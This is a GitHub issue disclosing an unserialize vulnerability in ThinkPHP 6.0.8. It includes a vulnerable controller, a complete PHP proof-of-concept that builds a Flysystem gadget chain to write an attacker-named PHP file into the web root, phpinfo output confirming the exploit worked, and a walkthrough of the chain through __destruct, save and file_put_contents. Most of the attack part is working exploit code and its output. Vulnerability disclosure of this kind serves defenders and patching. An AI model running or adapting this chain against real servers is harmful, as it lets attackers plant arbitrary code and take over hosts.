

[New issue](#)[Jump to bottom](#)

## ThinkPHP6.0.8 exists unserialize vulnerability #2559

🔒 Closed

Y4tacker opened this issue on Jul 2, 2021 · 1 comment

Y4tacker commented on Jul 2, 2021 • edited

### thinkphp6.0.8 has a unserialize vulnerability

#### Vulnerability Demo

Create Routing at controller/Index.php

```
<?php
namespace app\controller;

use app\BaseController;

class Index extends BaseController
{
    public function index()
    {
        if(isset($_POST['data'])){
            @unserialize($_POST['data']);
        }
    }
}
```

this is my poc

```
<?php

namespace League\Flysystem\Cached\Storage{

    use League\Flysystem\Filesystem;

    abstract class AbstractCache{
        protected $autosave = false;
    }
    class Adapter extends AbstractCache
    {
        protected $adapter;
        protected $file;

        public function __construct(){
            $this->complete = "*/<?php phpinfo();?>";
            $this->expire = "yydsy4";
            $this->adapter = new \League\Flysystem\Adapter\Local();
            $this->file = "y4tacker.php";
        }
    }
}


namespace League\Flysystem\Adapter{
    class Local extends AbstractAdapter{

    }
    abstract class AbstractAdapter{
        protected $pathPrefix;
        public function __construct(){
            $this->pathPrefix = "./";
        }
    }
}


namespace {

    use League\Flysystem\Cached\Storage\Adapter;
    $a = new Adapter();
    echo urlencode((serialize($a)));
}
```


The file has been generated in the directory in public



and




[[],\*\*V

PHP Version 7.2.9	
	
System	Windows NT DESKTOP-V7CTEOR 10.0 build 19042 (Windows 10) AMD64
Build Date	Aug 15 2018 23:04:11
Compiler	MSVC15 (Visual C++ 2017)
Architecture	x64
Configure Command	ccscript /nologo configure.js "--enable-snapshot-build" "--enable-debug-pack" "--disable-zts" "--with-pdo-oci=c:\php-snap-build\deps_aux\oracle\x64\instantclient_12_1sdk,shared" "--with-oci8-12c=c:\php-snap-build\deps_aux\oracle\x64\instantclient_12_1sdk,shared" "--enable-object-out-dir=../obj/" "--enable-com-dotnet=shared" "--without-analyzer" "--with-pgo"
Server API	CGI/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	C:\WINDOWS
Loaded Configuration File	G:\phpstudy_pro\Extensions\php\php7.2.9nts\php.ini
Scan this dir for additional .ini files	(none)
Additional .ini files parsed	(none)
PHP API	20170718
PHP Extension	20170718
Zend Extension	320170718
Zend Extension Build	API320170718,NTS,VC15
PHP Extension Build	API20170718,NTS,VC15
Debug Build	no
Thread Safety	disabled
Zend Signal Handling	disabled
Zend Memory Manager	enabled
Zend Multibyte Support	provided by mbstring
IPv6 Support	enabled
DTrace Support	disabled
Registered PHP Streams	php, file, glob, data, http, ftp, zip, compress.zlib, https, ftps, phar
Registered Stream Socket Transports	tcp, udp, ssl, tls, tlsv1.0, tlsv1.1, tlsv1.2

## Vulnerability Analysis

First one starts with `_destruct`, autosave can be bypassed by assigning a value of true



```
AbstractCache.php - kk.top - Visual Studio Code [Administrator]
> cleanContents(
Aa Abi * ? of 2 ↑ ↓ ≡ ×


9 {
10 /**
11  * @var bool
12  */
13 protected $autosave = true;
14
15 /**
16  * @var array
17  */
18 protected $cache = [];
19
20 /**
21  * @var array
22  */
23 protected $complete = [];
24
25 /**
26  * Destructor.
27  */
28 public function _destruct()
29 {
30     if (! $this->autosave) {
31         $this->save();
32     }
33 }
34
35 /**
36  * Get the autosave setting
```

Next we call the save method, because this is an abstract class so we need to find the method that implements it

```
abstract class AbstractCache implements CacheInterface
```

Here I choose `vendor\league\flysystem-cached-adapter\src\Storage\Adapter.php`


adapter variables are controllable and it feels like write may have a write operation so we globally search for the write method



```
public function save()
{
    $config = new Config();
    $contents = $this->getForStorage();

    if ($this->adapter->has($this->file)) {
        $this->adapter->update($this->file, $contents, $config);
    } else {
        $this->adapter->write($this->file, $contents, $config);
    }
}
```

finally at `vendor\league\flysystem\src\Adapter\Local.php`



```
118 * @inheritdoc
119 */
120 public function has($path)
121 {
122     $location = $this->applyPathPrefix($path);
123
124     return file_exists($location);
125 }
126
127 /**
128
```

The `has` method determines if the value in the `location` variable is an existing file, in order to bypass it we need a non-existent file name, the path is completely controllable

```

42     * @return string|null path prefix or null if pathPrefix is empty
43     */
44     public function getPathPrefix()
45     {
46         return $this->pathPrefix;
47     }
48
49     /**
50      * Prefix a path.
51      *
52      * @param string $path
53      *
54      * @return string prefixed path
55      */
56     public function applyPathPrefix($path)
57     {
58         return $this->getPathPrefix() . ltrim($path, '\\\\');
59     }
60
61     /**
62      * Remove a path prefix.

```

And this one happens to have the file\_put\_contents method in it

```

19
20     public function has($path)
21     {
22         $location = $this->applyPathPrefix($path);
23
24
25         return file_exists($location);
26     }
27
28     /**
29      * @inheritdoc
30      */
31     public function write($path, $contents, Config $config)
32     {
33         $location = $this->applyPathPrefix($path);
34         $this->ensureDirectory(dirname($location));
35
36         if (($size = file_put_contents($location, $contents, $this->writeFlags)) === false) {
37             return false;
38         }
39
40         $type = 'file';
41         $result = compact('contents', 'type', 'size', 'path');
42
43         if ($visibility = $config->get('visibility')) {
44             $result['visibility'] = $visibility;
45             $this->setVisibility($path, $visibility);
46         }
47
48         return $result;
49     }
50
51     /**
52      * @inheritdoc
53      */
54     public function writeStream($path, $resource, Config $config)

```

The value of contents comes from what we passed in earlier and can see is `$this->getForStorage();`


```
Adapter.php x Util.php Index.php AbstractAdapter.php Local.php Abstrac
vendor > league > flysystem-cached-adapter > src > Storage > Adapter.php
84     $file = $this->adapter->read($this->file);
85     if ($file && !empty($file['contents'])) {
86         $this->setFromStorage($file['contents']);
87     }
88 }
89 }
90
91 /**
92  * {@inheritdoc}
93  */
94 public function getForStorage()
95 {
96     $cleaned = $this->cleanContents($this->cache);
97
98     return json_encode([$cleaned, $this->complete, $this->expire]);
99 }
100
101 /**
102  * {@inheritdoc}
103  */
104 public function save()
105 {
106     $config = new Config();
107     $contents = $this->getForStorage();
108
109     if ($this->adapter->has($this->file)) {
110         $this->adapter->update($this->file, $contents, $config);
111     } else {
112         $this->adapter->write($this->file, $contents, $config);
113     }
114 }
115 }
116 }
```

The parameters are all controllable, but we need to bypass the `json_encode` method, otherwise if we pass in escape symbols it will also output

```
/**
 * {@inheritdoc}
 */
public function getForStorage()
{
    $cleaned = $this->cleanContents($this->cache);

    return json_encode([$cleaned, $this->complete, $this->expire]);
}
/**
```

Here I pass in `*/<?php phpinfo();? >` will be commented out in front and followed by `? >` is separated, causing the vulnerability, analysis is complete

 Y4tacker closed this as completed on Jul 2, 2021

LittleJake commented on Dec 10, 2021

This vulnerability might only affect ThinkPHP 6.X?

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

2 participants

